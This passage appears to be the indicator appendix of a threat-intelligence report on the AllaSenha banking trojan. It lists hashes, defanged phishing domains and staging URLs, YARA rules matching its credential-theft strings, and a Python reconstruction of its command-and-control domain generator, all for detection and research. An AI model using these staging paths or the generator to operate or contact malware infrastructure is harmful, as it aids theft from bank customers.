6149a3d1cff3afe3ebb9ac091844a3b7db7533aa69801c98d00b19cdb8b18c9e|BPyCode persistence (C:\Users\Public\<filename>.txt)
99d0de52a63e5ff790e468dbb8cd0d5273b51ca3b67b5963c0bdedc3a4f44f12|ExecutorLoader (executor.dll)
3b0eb25ed6c0dff76a613bdcfd20ca1d2f482e3c1739747bf50834ca784e66bb|ExecutorLoader (executor.dll)
19594c51c61fc5fd833ddd0eecb648acebdf4d789b337f00cda0a03efbb1afcf|ExecutorLoader (executor.dll)
7e0051d9221c13a47245359a2cd2804b4d3d9302a321fc8085da1cf1a64bac91|ExecutorLoader (Execute_dll.exe)
b8b3963967232916cd721a22c80c11cd33057bd5629dcfa3f4b03d8a6dbf1403|ExecutorLoader (Execute_dll.exe)
e7aa64726783ec6f7249483e984ae20b31a091a488a3ed0f83c210702c506d20|ExecutorLoader (Execute_dll.exe)
65d86160cd4a08d60ada7fcafb7ed9493bf6dacfa098dba27f7851f1bb8de841|UPX-packed AllaSenha
ac4b4b6cfe4d4e8710384246c008764cdb7547a6c3081e72687fefdf0614c7a5|UPX-unpacked AllaSenha
b152346c2679392d7e15d1cc72a39a21d24e55360c4c1c845ef3524924e93fa9|AllaSenha
7232e3318fdc370e611b2bcbaaec3d58a0d687927714c24dc81fe60767d53a31|AllaSenha
883c49b7c869019951eff94699480a7ecc97c9c45060a15797ecbd5fce060d26|AllaSenha
561e6a42e23d12abe6bba8c98f84c3ba7c45a5df840bfa6fd0dfea803c9b4b7e|AllaSenha
ab3a284ae6e4e466a0715c162cfab85d75522bec48fa25947b16a0891ec2358a|AllaSenha
278897ee9158f9843125bc2e26c14f96c4e79d5fc578b7e5973dc8dc919a3400|AllaSenha
3c89775ae7c35fe3d1ec7e75ac9d4a19959d082d31ab412af243125440ffea6c|AllaSenha
```

Domains

```
 nfe-digital[.]digital|Phishing URLs root domain
nfe-digital[.]top|Phishing URLs root domain
```

Possibly malicious and/or associated domains

```
 nfe-digital[.]online|Possibly malicious and/or associated domain
nfe-digital[.]site|Possibly malicious and/or associated domain
```

URLs

```
 \\abrir-documento-adobe-reader-1.brazilsouth.cloudapp.azure[.]com@80\Documentos\|WebDAV stager path (on legitimate Azure
\\104.41.57[.]122@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\191.235.235[.]69@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\4.203.105[.]118@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\191.234.212[.]140@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\191.233.241[.]96@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\191.232.38[.]222@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\191.239.116[.]217@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\104.41.51[.]80@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\191.235.233[.]246@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\191.233.248[.]170@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\191.239.123[.]241@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\191.235.87[.]229@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
\\20.197.250[.]132@80\Documentos\|WebDAV stager path (on legitimate Azure infrastructure)
hxxps://raw.githubusercontent[.]com/marinabarros320168/new/main/Execute_dll.exe|ExecutorLoader staging URL (on legitimate
hxxps://raw.githubusercontent[.]com/alexiadarocha195267/rp/raw/main/Execute_dll.zip|ExecutorLoader staging URL (on legitim
hxxp://jucatyo6.autodesk360[.]com/shares/download/file/SHd38bfQT1fb47330c999c2a86b9a6d091b6/dXJuOmFkc2sud2lwcHJvZDpmcy5maW
hxxps://dpsols7.autodesk360[.]com/shares/download/file/SHd38bfQT1fb47330c99c55d44aacebd2ec7/dXJuOmFkc2sud2lwcHJvZDpmcy5maW
```

YARA rules

```
 rule allasenhamaycampaign_executorloader
{
    meta:
        description = "Detects Delphi ExecutorLoader DLLs and executables."
        references = "TRR240501"
        date = "2024-05-28"
        author = "HarfangLab"
        context = "file,memory"
    strings:
        $delphi = "Embarcadero Delphi" ascii fullword
        $s1 = "\\SysWOW64\\mshta.exe" wide fullword
        $s2 = "\\System32\\mshta.exe" wide fullword
        $s3 = "RcDll" wide fullword
        $default1 = "Default_" wide fullword
        $default2 = "Default~" wide fullword
    condition:
        $delphi
        and all of ($s*)
        and any of ($default*)
}

rule allasenhamaycampaign_allasenha
{
    meta:
        description = "Detects AllaSenha banking trojan DLLs."
        references = "TRR240501"
```

```
        date = "2024-05-28"
        author = "HarfangLab"
        context = "file,memory"
    strings:
        $a1 = "<|NOSenha|>" wide fullword
        $a2 = "<|SENHA|>QrCode: " wide fullword
        $a3 = "<|SENHA|>Senha 6 : " wide fullword
        $a4 = "<|SENHA|>Snh: " wide fullword
        $a5 = "<|SENHA|>Token: " wide fullword
        $a6 = "<|BB-AMARELO|>" wide fullword
        $a7 = "<|BB-AZUL|>" wide fullword
        $a8 = "<|BB-PROCURADOR|>" wide fullword
        $a9 = "<|ITAU-SNH-CARTAO|>" wide fullword
        $a10 = "<|ITAU-TK-APP|>" wide fullword
        $dga = { 76 00 00 00 B0 04 02 00 FF FF FF FF 01 00 00 00 78 00 00 00 B0 04 02 00 FF FF FF FF 01 00 00 00 7A 00 00
    condition:
        $dga
        and (4 of ($a*))
}
```

AllaSenha DGA

This Python code snippet is reproducing the logic of AllaSenha's domain generation algorithm (which is generating C2 hostnames).

```
 import datetime

def day_to_letter(i):
    if i > 26:
        i //= 2
    return "_abcdefghijlmnopqrstuvxzwky"[i]

def to_signed_str(unsigned_value):
    """
    Converts an integer into the corresponding signed value, returned as a string.
    :param unsigned_value: The input integer to convert
    :return: The corresponding string
    """
    bit_length = 32
    if unsigned_value >= 2**(bit_length - 1):
        signed_value = unsigned_value - 2**bit_length
    else:
        signed_value = unsigned_value
    return str(signed_value)

def intstr_to_domain(s):
    """
    The input is a string which contains only digits. This function takes them either one or two at a time
    to be used as indexes in a hardcoded array. If taking two digits makes for too big an index, only one
    is used - this explains the huge disparity in the distribution of letters.
    :param s:
    :return:
    """
    key = "__abcdefghijlmnopqrstuvxzwky"
    out = ""
    i = 0
    while i < len(s):
        if i == len(s) - 1 or int(s[i:i+2]) >= 28:
            if int(s[i:i+1]) >= 2:
                out += key[int(s[i])]
            i += 1
        else:
```

```
            if int(s[i:i+2]) >= 2:
                out += key[int(s[i:i+2])]
            i += 2
    return out.rstrip('_')

d = datetime.datetime(year=2024, month=5, day=28)  # Change to the desired date
day_of_year = d.timetuple().tm_yday
day_of_week = (d.weekday() + 1) % 7 + 1
week_of_year = d.isocalendar()[1]
domain = day_to_letter(d.day)

key = {
    "ITAU-APP": 0x55,
    "BB": 0x56,
    "default": 0x57
}
multiplicator = key["default"]

calculus1 = d.day**2 * day_of_year * multiplicator**3 & 0xFFFFFFFF
calculus2 = day_of_year**2 * d.day * multiplicator & 0xFFFFFFFF
calculus3 = day_of_year * d.day * multiplicator & 0xFFFFFFFF
calculus4 = d.month * day_of_year * d.day * multiplicator & 0xFFFFFFFF
calculus5 = week_of_year * day_of_year * d.day * multiplicator & 0xFFFFFFFF

input_str = (f"{to_signed_str(calculus1)}{to_signed_str(calculus2)}{to_signed_str(calculus3)}{to_signed_str(calculus4)}"
             f"{to_signed_str(calculus5)}{to_signed_str(calculus5)}")

print(domain + intstr_to_domain(input_str) + ".brazilsouth.cloudapp.azure[.]com")
```

---

1. https://github.com/OneideLuizSchneider/AllaKore_Remote ↩ ↩
2. The default PDF reader should not be able to display the created PDF file, as it is not a valid PDF. ↩
3. The generated name is the lowercased and reversed local name of the targeted machine, without dashes characters, and without the “DESKTOP” word if any. ↩ ↩
4. https://learn.microsoft.com/en-us/azure/azure-functions/functions-overview?pivots=programming-language-csharp ↩
5. https://docs.python.org/3/library/pickle.html ↩
6. https://github.com/naksyn/PythonMemoryModule ↩
7. https://github.com/haithemnini/ServerSocket ↩
8. https://github.com/oxahax/Brazilian-Malwares/tree/master/Pascal-Delphi/KL-REMOTA-KL/KL%20Gorki ↩
9. https://blogs.blackberry.com/en/2024/01/mexican-banks-and-cryptocurrency-platforms-targeted-with-allakore-rat ↩
10. https://www.cybereason.com/blog/research/brazilian-financial-malware-banking-europe-south-america ↩
11. https://www.gov.br/nfse/pt-br/copy_of_perguntas-frequentes/copy_of_faq-nfs-e ↩
12. https://github.com/executemalware/Malware-IOCs/blob/main/2023-11-28%20Possible%20DBatLoader%20IOCs, NB: in spite of the claims from this reference, we could not associate the infection chain and payloads that we describe with DBatLoader ↩
13. https://learn.microsoft.com/en-us/windows/win32/shell/search-protocol#examples ↩
14. https://www.hostgator.com.br/ ↩
